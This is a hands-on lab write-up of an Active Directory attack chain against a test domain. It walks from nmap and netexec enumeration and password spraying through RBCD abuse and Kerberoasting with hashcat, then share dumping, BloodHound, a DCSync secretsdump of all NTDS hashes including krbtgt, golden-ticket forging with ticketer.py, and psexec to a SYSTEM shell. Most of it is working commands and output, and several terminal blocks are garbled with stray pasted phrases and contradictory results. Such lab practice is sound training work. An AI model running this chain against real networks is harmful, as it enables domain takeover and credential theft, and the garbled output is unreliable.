

## 1. Basic AD Enumeration

Checking open ports:

```
[ruebee㉿kali)-[~]
└$ nmap -sV -Pn 192.168.56.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-24 14:41 CET
Nmap scan report for 192.168.56.10
Host is up (0.0016s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-24 13:41:16Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: root.lab0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswds?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: root.lab0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
Service Info: Host: WIN-8HSE2M6NQ3I; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.53 seconds
```

Netexec enumeration :

```
[File Actions Edit View Help] ⚡ Upgrade to Go x
[ruebee㉿kali)-[~]
└$ nxc smb 192.168.56.10 NetExec is working correctly and your SMB scan returned useful information.
SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [*] Windows Server 2022 Build 203
48 x64 (name:WIN-8HSE2M6NQ3I) (domain:root.lab) (signing:True) (SMBv1:False)
```

Credentials bruteforce with netexec:

```
[File Actions Edit View Help]
le SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\workstation:p@ssw0rd! STATUS_LOGON_FAILURE
E SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\workuser:p@ssw0rd! STATUS_LOGON_FAILURE
S SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\john:p@ssw0rd! STATUS_LOGON_FAILURE
M SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\jane:p@ssw0rd! STATUS_LOGON_FAILURE
B SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\mike:p@ssw0rd! STATUS_LOGON_FAILURE
um SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\sarah:p@ssw0rd! STATUS_LOGON_FAILURE
S SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\david:p@ssw0rd! STATUS_LOGON_FAILURE
B SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\alex:p@ssw0rd! STATUS_LOGON_FAILURE
T SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\emma:p@ssw0rd! STATUS_LOGON_FAILURE
S SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\robert:p@ssw0rd! STATUS_LOGON_FAILURE
o SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\linda:p@ssw0rd! STATUS_LOGON_FAILURE
P SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [-] root.lab\kevin:p@ssw0rd! STATUS_LOGON_FAILURE
S SMB          192.168.56.10  445  WIN-8HSE2M6NQ3I  [+]
root.lab\acl_user:p@ssw0rd!
```

- Ldap succeeded to catch the same creds

-Winrm failed : -winrm is not enabled

-that user has no right to access it

```
[ruebee㉿kali)-[~]
└$ addcomputer.py root.lab/acl_user:'p@ssw0rd!' \
  -computer-name ATTACKER\$ \
  -computer-pass 'Attacker123!'
[*] Successfully added machine account ATTACKER\$ with password Attacker123!. Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
```

[\*] Successfully added machine account ATTACKER\\$ with password Attacker123!.

=> i used the right of my authenticated user to add a computer account

```
(ruebee㉿kali)-[~]
$ rbcd.py root.lab/acl_user:'p@ssw0rd!' -delegate-from ATTACKER$ \
-delegate-to DESKTOP$ \
-action write
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Could not modify object, the server reports insufficient rights:
00002098: SecErr: DSID-0315146D, problem 4003
(INSUFF_ACCESS_RIGHTS), data 0
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully! - it tells us something precise about your lab configuration.
[*] ATTACKER$ can now impersonate users on DESKTOP$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ATTACKER$ (S-1-5-21-602730260-3889494224-1482931815-1234)
```

=> being able to do this proves that the user acl\_user has genericAll rights on the desktop object

This means: DESKTOP trusts ATTACKER to impersonate users to it.

```
(ruebee㉿kali)-[~]
$ getST.py root.lab/ATTACKER$:'Attacker123!' \
-spn cifs/DESKTOP.root.lab \
-impersonate Administrator Request a Kerberos ticket as Administrator to DESKTOP
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DESKTOP.root.lab@ROOT.LOCAL.ccache
```

Now i Requested a Kerberos ticket as Administrator to DESKTOP

```
(ruebee㉿kali)-[~] Both the original Sysinternals PsExec and Impacket's psexec.py rely on SMB.
$ psexec.py -k -no-pass DESKTOP.root.lab
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[-] [Errno Connection error (DESKTOP.root.lab:445)] timed out
What exactly psexec.py does under the hood
When you run:
(ruebee㉿kali)-[~] bash
$ nc -zv 192.168.56.20 445
^C
psexec.py -k -no-pass TARGET
```

Although ACL abuse was identified, lateral movement to the workstation was limited by host-based firewall controls blocking SMB access.

## Kerberoasting using netexec:

```
[ruebee@kali:~] $ nxc ldap dc.root.lab -d ROOT.LAB -u acl_user -p 'p@ssw0rd!' --kerberoasting all
LDAP    192.168.56.10  389   DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:root.lab)
LDAP    192.168.56.10  389   DC          [*] ROOT.LAB\acl_user:p@ssw0rd!
LDAP    192.168.56.10  389   DC          [*] Skipping disabled account: krbtgt
LDAP    192.168.56.10  389   DC          [*] Total of records returned 1
LDAP    192.168.56.10  389   DC          [*] sAMAccountName: svc_backup, memberOf: [], pwdLastSet: 2025-12-13 18:09:46.687271, lastLogon: 2025-12-13 18:24:15.906071
LDAP    192.168.56.10  389   DC          $krb5tgs$23$*svc_backup$ROOT.LAB$root.lab$svc_backup*ba24
3122d29d65313ee1fc73347b80$d3cb387f3b888fcad03092c3536f6b5e4486102b8e33ce8f75bab14f01
d8552d35f4726d9d8040c4e1d39b73c81227301202b874a7423db1a6cccf7fc0645dadce8a10b1ca3d41a2c9d35c3cce28d0acb1aa80
d5db96fabefecbd70b0cb40137cc18c8d512f605fcbb99115f81c149dc1929824cb8681ddc6e252e82d16da63490001ad463a7ef73c48
4e3f5ce615e71f9061c63f1001a6a4c0e57c3b94fa43461ec94df7c51c1f95afac9d5efaf9a8efa3ddaae0e1107b417e54fe322f3844
ae76d94e51103fa79321d16209c220234a85dd230832ce3dfed306b6a4c364e0b3772f946ed44065a7cc546d313d7e0ba17de3c46c5
d3c6b3892bf7b77f8fc17ee9a61be7ece818d6995dc7b8ac0d7a99b755fb4211b709a9b571dec8c29f965018ee325fd615b279b90b
8785f55c50b77491a26ac09e7cd10108706909b288fd924ba93d311b15e3c265e6dba786f05b37adc6b282dc92709bc337b11b09b13583
e7451a743265c1a2491a8c1af98a0732264e5bf698cd5a594260c32a6e78be7a32a9af7bf6e6d1e45b10249b728b614ca58831f3222d
aebff4e5ad5f754f27ce1b05a61930d2ce45996ff99d90280bae01f180a72c0af3cc70dfe93bf2a3f9b3ded0ea2a4735e2a237ef2
1feb328739cc9c2862b78531a2ee755240cc9c6b3bb0dd8f87846d6b346c05458677a617b0073d2ceabb934e04a34fe887645e9eadcf0
bce2bbab8d34c8cb14871e2b3238bd1b02fa0aa344f905731e8a76c87427da73562abe38763d1e8fc668eb097167edb8445cc124a36976
fcfa3e40e8fafb2be91c7d56b4756d7499f7b942a21a5572a598517da61d05ab09c4f30d254a042fbd30fcd6a685d35adb9a6a0d1ed
b462b1dd02bca2c76204da7111d5a92315acc6e08e038f110fb7900cf7a4bf667b931dc14cd47bc1c89ee6e4e15b40e9af5ff5
02e6ec9755b114c868e0f509b536a92a883303a493265e08e038f110fb7900cf7a4bf667b931dc14cd47bc1c89ee6e4e15b40e9af5ff5
673d02ff915e35f83ebe8be28c6814b81986d169b952a41d500e87710d72fa855600bd7cec02a7549eade98e6ae9133127d0799d98ac2
dedb509f149ccce298fb31e7008eac2242c07bf817bdb6be2d233edf568f735b7d771080abec28ae8631629ef0e639924287aaabd77a42
7f351687ee31986e9a1c31a6e8639f867bd48375b24f780975ac4e7eba90a4c1648faedc7289012aa6d7ebf519409e8bed7d23
1d33bca6fd7fd0f52cd4d556fb6d72a7171c491c814d11efce34495d3933c2c52b335d3a3d0a99db4321f988f39894ac44b013fc9abdc
d2dac2f9409506e94753c7bf10652457054
```

```
[ruebee@kali:~] $ hashcat -m 13100 kerberoast.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-AMD Ryzen 5 7535HS with Radeon Graphics, 2919/5902 MB (1024 MB allocatable), 4MCU
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target....: $krb5tgs$23$*svc_backup$ROOT.LAB$root.lab$svc_backu... 457054
Time.Started....: Mon Dec 15 12:27:54 2025 (2 secs)
Time.Estimated...: Mon Dec 15 12:27:56 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#.....: 912.5 KH/s (0.94ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1409024/14344385 (9.82%)
Rejected.....: 0/1409024 (0.00%)
Restore.Point....: 1406976/14344385 (9.81%)
Restore.Sub.#...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: patito4667983 → parnparn
Hardware.Mon.#1..: Util: 36%
```

Started: Mon Dec 15 12:27:26 2025  
Stopped: Mon Dec 15 12:27:58 2025

```
[ruebee@kali:~] $ hashcat -m 13100 kerberoast.hash --show
$krb5tgs$23$*svc_backup$ROOT.LAB$root.lab$svc_backup*$ba243122d29d6533313ee1fc73347b80$d3cb387f3b888fcad03092c3536f6b5e4486102b8e33ce8f75bab14f01
7bb20f47eb764630432d91d8552d35f4726d9d8040c4e1d39b73c81227301202b874a7423db1a6cccf7fc0645dadce8a10b1ca3d41a2c9d35c3cce28d0acb1aa80d5db96fabef
cbdf70b0cb40137cc18c8d512f605fcbb99115f81c149dc1929824cb8681ddc6e252e82d16da63490001ad463a7ef73c48e3f5ce615e71f9061c63f1001a6a4c0e57c3b94fa434
61ec94df7c51c1f95afac9d5efaf9a8e8fa3ddaae0e1107b417e54fe322f3844ae76d9451103f79321d1ed6209c220234a85dd230832ce3dfed306b6a4c81364e0b3772f946ed4406
5a7cc546d137de0ba17d3c46c5d3cf6b3892bf7b77f8fc17ee9a61be7ec818d699d5c7b8ac0d7a99b755fb4211b709a9b571dec8c29f965018ee325fd615b279b90b8785f55
c50b77491a26ac09e7d10108706909b288fd924ba93d11b15e3c265e6dba786f05b37adc6b282dc92709b6337b11b09b13583e7451a743265c1a2491a8c1f98a07322645b698
c5d5942b0f032a6e78be7a32a9af7bf6e6d1e4a5b10249b728b614ca58831f3222daeeff4be5ad754f27fc1b05a61930d2ce45996ff99d90280bae01f180a72c0af3cce70df
e93bf2a3f9b3ded0e2a4735e2a37ef21feb328739cc2c862b78531a2e7552420cc9c6b3bb0dd8f87846d6b346c05458677a617b0073d2ceabb934e04a34fe887645e9eadcf0bc
e2bbab8d34c8cb14871e2b3238bd1b02fa0aa344f905731e8a76c87427da73562abe38763d1e8fc668eb097167edb8445cc124a36976fcfa3e40ef8abf2e91c27d56b4756d7499ef7
ab942a21a5572a598517da61d05ab09c4f30d254a042fb30fcdb6a685d35adba9a600d1ed642b1dd02bca2c76204da711d5a92315acc6e00e08e038f110fb7900cf17ea4bfff667
b931dc1cd47bc1c89ee6e4e15b40e9af5ff502e6ec9755b114c86e80f509b536a92a883303a493265be08ea74d13cb64d9418386fc6a7795a17cfee50a0a1d87b1f6f30f5a
9f6673d02ff915e35f83ebe8be28c6814b81986d169b952a41d500e87710d72fa855600bd7cec02a7549eade98e6ae9133127d0799d98ac2
2c07fb817bdb6be2d233edf568f735b7d771080abec28ae8631629ef0e639924287aaabd73a427f351687ee31986e9a1c31a6e17d09c75fee8fb7d48375b24f780975ac4e7eba90
4fc1648faedc7289012aa6d7ebf519409e8bed7d23b1d3bca6fd7fd0f52dc4d556fb6d72a7171c491c814d11efce34495d3933c2c52b335d3a3d0a99db4321f988f39894ac44b01
3fc9abdc2dac2f9409506e94753c7bf10652457054:passw0rd!
```

We found a kerberoastable service account called svc\_backup and cracked its password hash offline with hashcat .

Now lets see if that account is useful :

```
[ruebee㉿kali:~]
└─$ nxc smb dc.root.lab -d ROOT.LAB -u svc_backup -p 'passw0rd!'
SMB      192.168.56.10  445    DC          [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:root.lab) (signing:True) (SMBv1:False)
SMB      192.168.56.10  445    DC          [+] ROOT.LAB\svc_backup:passw0rd!
[+] Authentication proves identity

[ruebee㉿kali:~]
└─$ nxc ldap dc.root.lab -d ROOT.LAB -u svc_backup -p 'passw0rd!'
LDAP    192.168.56.10  389  DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:root.lab)
LDAP    192.168.56.10  389  DC          [+] ROOT.LAB\svc_backup:passw0rd!

[ruebee㉿kali:~]
└─$ nxc winrm dc.root.lab -d svc_backup -p 'passw0rd!'
WINRM  192.168.56.10  5985 DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:root.lab)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.
ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM  192.168.56.10  5985 DC          [-] ROOT.LAB\svc_backup:passw0rd!
```

## Checking group membership :

```
[ruebee㉿kali:~]
└─$ nxc ldap dc.root.lab -u svc_backup -p 'passw0rd!' --groups
LDAP    192.168.56.10  389  DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:root.lab)
LDAP    192.168.56.10  389  DC          [+] root.lab\svc_backup:passw0rd!
LDAP    192.168.56.10  389  DC          Administrators               membercount: 4
LDAP    192.168.56.10  389  DC          Users                      membercount: 3
LDAP    192.168.56.10  389  DC          Guests                     membercount: 2
LDAP    192.168.56.10  389  DC          Print Operators            membercount: 0
LDAP    192.168.56.10  389  DC          Backup Operators           membercount: 0
LDAP    192.168.56.10  389  DC          Replicator                 membercount: 0
LDAP    192.168.56.10  389  DC          Remote Desktop Users       membercount: 0
LDAP    192.168.56.10  389  DC          Network Configuration Operators membercount: 0
LDAP    192.168.56.10  389  DC          Performance Monitor Users   membercount: 0
LDAP    192.168.56.10  389  DC          Performance Log Users      membercount: 0
LDAP    192.168.56.10  389  DC          Distributed COM Users       membercount: 0
LDAP    192.168.56.10  389  DC          IIS_IUSRS                  membercount: 1
LDAP    192.168.56.10  389  DC          Cryptographic Operators     membercount: 0
LDAP    192.168.56.10  389  DC          Event Log Readers          membercount: 0
LDAP    192.168.56.10  389  DC          Certificate Service DCOM Access membercount: 0
LDAP    192.168.56.10  389  DC          RDS Remote Access Servers   membercount: 0
LDAP    192.168.56.10  389  DC          RDS Endpoint Servers        membercount: 0
LDAP    192.168.56.10  389  DC          RDS Management Servers      membercount: 0
LDAP    192.168.56.10  389  DC          Hyper-V Administrators       membercount: 0
LDAP    192.168.56.10  389  DC          Access Control Assistance Operators membercount: 0
LDAP    192.168.56.10  389  DC          Remote Management Users     membercount: 0
LDAP    192.168.56.10  389  DC          Storage Replica Administrators membercount: 0
LDAP    192.168.56.10  389  DC          Domain Computers           membercount: 0
LDAP    192.168.56.10  389  DC          Domain Controllers          membercount: 0
LDAP    192.168.56.10  389  DC          Schema Admins              membercount: 1
LDAP    192.168.56.10  389  DC          Enterprise Admins          membercount: 1
LDAP    192.168.56.10  389  DC          Cert Publishers            membercount: 0
LDAP    192.168.56.10  389  DC          Domain Admins              membercount: 1
LDAP    192.168.56.10  389  DC          Domain Users               membercount: 0
LDAP    192.168.56.10  389  DC          Domain Guests              membercount: 0
LDAP    192.168.56.10  389  DC          Group Policy Creator Owners membercount: 1
LDAP    192.168.56.10  389  DC          RAS and IAS Servers        membercount: 0
LDAP    192.168.56.10  389  DC          Server Operators            membercount: 0
LDAP    192.168.56.10  389  DC          Account Operators          membercount: 0
LDAP    192.168.56.10  389  DC          Pre-Windows 2000 Compatible Access membercount: 1
LDAP    192.168.56.10  389  DC          Incoming Forest Trust Builders membercount: 0
LDAP    192.168.56.10  389  DC          Windows Authorization Access Group membercount: 1
LDAP    192.168.56.10  389  DC          Terminal Server License Servers membercount: 0
LDAP    192.168.56.10  389  DC          Allowed RODC Password Replication Group membercount: 0
LDAP    192.168.56.10  389  DC          Denied RODC Password Replication Group membercount: 8
LDAP    192.168.56.10  389  DC          Read-only Domain Controllers membercount: 0
LDAP    192.168.56.10  389  DC          Enterprise Read-only Domain Controllers membercount: 0
LDAP    192.168.56.10  389  DC          Cloneable Domain Controllers membercount: 0
LDAP    192.168.56.10  389  DC          Protected Users             membercount: 0
LDAP    192.168.56.10  389  DC          Key Admins                 membercount: 0
LDAP    192.168.56.10  389  DC          Enterprise Key Admins       membercount: 0
LDAP    192.168.56.10  389  DC          DnsAdmins                 membercount: 1
LDAP    192.168.56.10  389  DC          DnsUpdateProxy            membercount: 0
```

=> svc\_backup is not a member of any privileged group

It implicitly belongs to Domain Users only (default)

```
[ruebee㉿kali:~]
$ nxc ldap dc.root.lab -d ROOT.LAB -u svc_backup -p 'passw0rd!' --find-delegation
LDAP      192.168.56.10  389   DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:root.lab)
LDAP      192.168.56.10  389   DC          [*] root.lab\svc_backup:passw0rd!
LDAP      192.168.56.10  389   DC          [-] No entries found!
This is where Kerberoasting becomes real. ↓
```

## Using Module "spider\_plus"

The module `spider_plus` allows you to list and dump all files from all readable shares

`nxc smb dc.root.lab -u svc_backup -p passw0rd! -M spider_plus`

We can download all those file with this command : `nxc smb dc.root.lab -u svc_backup -p passw0rd! -M spider_plus -o DOWNLOAD_FLAG=True`

```
"Gathering NT hash for the user '{domain}\{username}': {nt_hash}"
```

Share	Permissions	Remark
ADMIN\$	READ,WRITE	Remote Admin
C\$\*	READ,WRITE	Default share
Finance_Share	READ,WRITE	
HR_Share	READ,WRITE	
IPC\$\*	READ	Remote IPC
IT_Share	READ,WRITE	
NETLOGON	READ	Logon server share
Sales_Share	READ,WRITE	
SYSVOL	READ	Logon server share

```
[+] Saved share-file metadata to "/home/ruebee/.nxc/modules/nxc_spider_plus/192.168.56.10.json".
[+] SMB Shares: 9 (ADMIN$, C$\*, Finance_Share, HR_Share, IPC$\*, IT_Share, NETLOGON, Sales_Share, SYSVOL)
[+] SMB Readable Shares: 7 (Finance_Share, HR_Share, IPC$\*, IT_Share, NETLOGON, Sales_Share, SYSVOL)
[+] SMB Writable Shares: 4 (Finance_Share, HR_Share, IT_Share, Sales_Share)
[+] SMB Filtered Shares: 1
[+] Total Folders Found: 25
[+] Total Files Found: 16
[+] File size average: 544.69 B
[+] File size min: 22 B
[+] File size max: 3.68 KB
```

Following the successful Kerberoasting attack, the cracked credentials of the `svc_backup` service account were validated across SMB and LDAP services. While the account did not permit interactive logon, it was granted extensive access to internal file shares. Using authenticated SMB enumeration, multiple business-critical shares were identified with read and write permissions, including Finance, HR, IT, and Sales repositories. This level of access enables unauthorized data exposure, credential harvesting from configuration files, and potential lateral movement through file modification or script poisoning. This demonstrates that compromise of a non-interactive service account can still result in severe security impact and data breach without requiring administrative privileges.


# BloodHound :

i used bloodhound-python to collect data without needing to have a compromised workstation i only used the credentials of our low privilege account acl user using this command :


```
bloodhound-python \ -u acl_user \ -p 'p@ssw0rd!' \ -d root.lab \ -dc DC.root.lab \ --disable-autogc \ -c All
```

## First find : (in analysis we checked Find Principals with DCSync Rights)

Found this user called **NPC** with DCSync rights and when i clicked on it i found the password in the description **password:JumboJuice!**



## Reachable high value targets :



=>So using this account we have a complete access to the domain

```
(ruebee㉿kali)-[~] $ impacket-secretsdump 'root.lab/NPC:JumboJuice!@DC.root.lab'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: SMB SessionError: code: 0xc0000071 - STATUS_PASSWORD_EXPIRED - The user account p
assword has expired.
[*] Cleaning up ...
```

Here we tried to dump all domain hashes but the response was that the password was expired ( this rule is enforced by dc when a password isn't changed passed a certain time but the account is not useless still) ...we will try to change the old password with an impacket tool

```
(ruebee㉿kali)-[~]
$ changepasswd.py \
  root.lab/NPC:'JumboJuice!'@DC.root.lab \
  -newpass 'NewStrongPass123!'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of root.lab\NPC
[*] Connecting to DCE/RPC as root.lab\NPC
[*] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully.
```

=> it worked

```
(ruebee㉿kali)-[~]
$ impacket-secretsdump root.lab/NPC:'NewStrongPass123!'@DC.root.lab
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d8ab41576a0a12fedfc9bd2364e8de9f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:360814d4769ac36749a4d073d28af9b1:::
root.lab\johnny:1106:aad3b435b51404eeaad3b435b51404ee:141be051de0b034225ab62da6d3abe41:::
root.lab\lab_asrep:1110:aad3b435b51404eeaad3b435b51404ee:03be36bf387b5bf8a99f5d1490cf777d:::
root.lab\lab_dns:1112:aad3b435b51404eeaad3b435b51404ee:388f07a9893a0f6feb3216b0bcc522a9:::
root.lab\NPC:1113:aad3b435b51404eeaad3b435b51404ee:bc2a11cb81f96701115bcb802a7e2d6e:::
lab_localadmin:1114:aad3b435b51404eeaad3b435b51404ee:2194467d7e5e90c64c6e05ccfb06c337:::
root.lab\svc_backup:1115:aad3b435b51404eeaad3b435b51404ee:27ffc3b27968b191018b8778c7226ae3:::
```

I just obtained all domain hashes including Krtgbt which gives me full domain compromise and creation of golden ticket

```

ruebee@kali: ~
File Actions Edit View Help
512: ROOT\Domain Admins (SidTypeGroup)

└─(ruebee@kali)-[~]
└─$ ticketer.py \
  -nthash 360814d4769ac36749a4d073d28af9b1 \
  -domain root.lab \
  -domain-sid S-1-5-21-602730260-3889494224-1482931815 \
  -user-id 500 \
  Administrator
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies LAB

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for root.lab/Administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache

```

=> I used [ticketer.py](#) from impacket to forge the golden ticket ,The ticket impersonated the **Administrator (RID 500)** account.

```

└─$ klist
Ticket cache: FILE:Administrator.ccache
Default principal: Administrator@ROOT.LAB
          ✓ No password needed anymore

Valid starting     Expires            Service principal
12/23/25 00:06:07  12/21/35 00:06:07  krbtgt/ROOT.LAB@ROOT.LAB
      renew until 12/21/35 00:06:07

└─(ruebee@kali)-[~]
└─$ psexec.py -k -no-pass DC.root.lab
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on DC.root.lab.....
[*] Found writable share ADMIN$.
[*] Uploading file NASWVOHa.exe
[*] Opening SVCManager on DC.root.lab.....
[*] Creating service Yyvs on DC.root.lab.....
[*] Starting service Yyvs.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32>

```

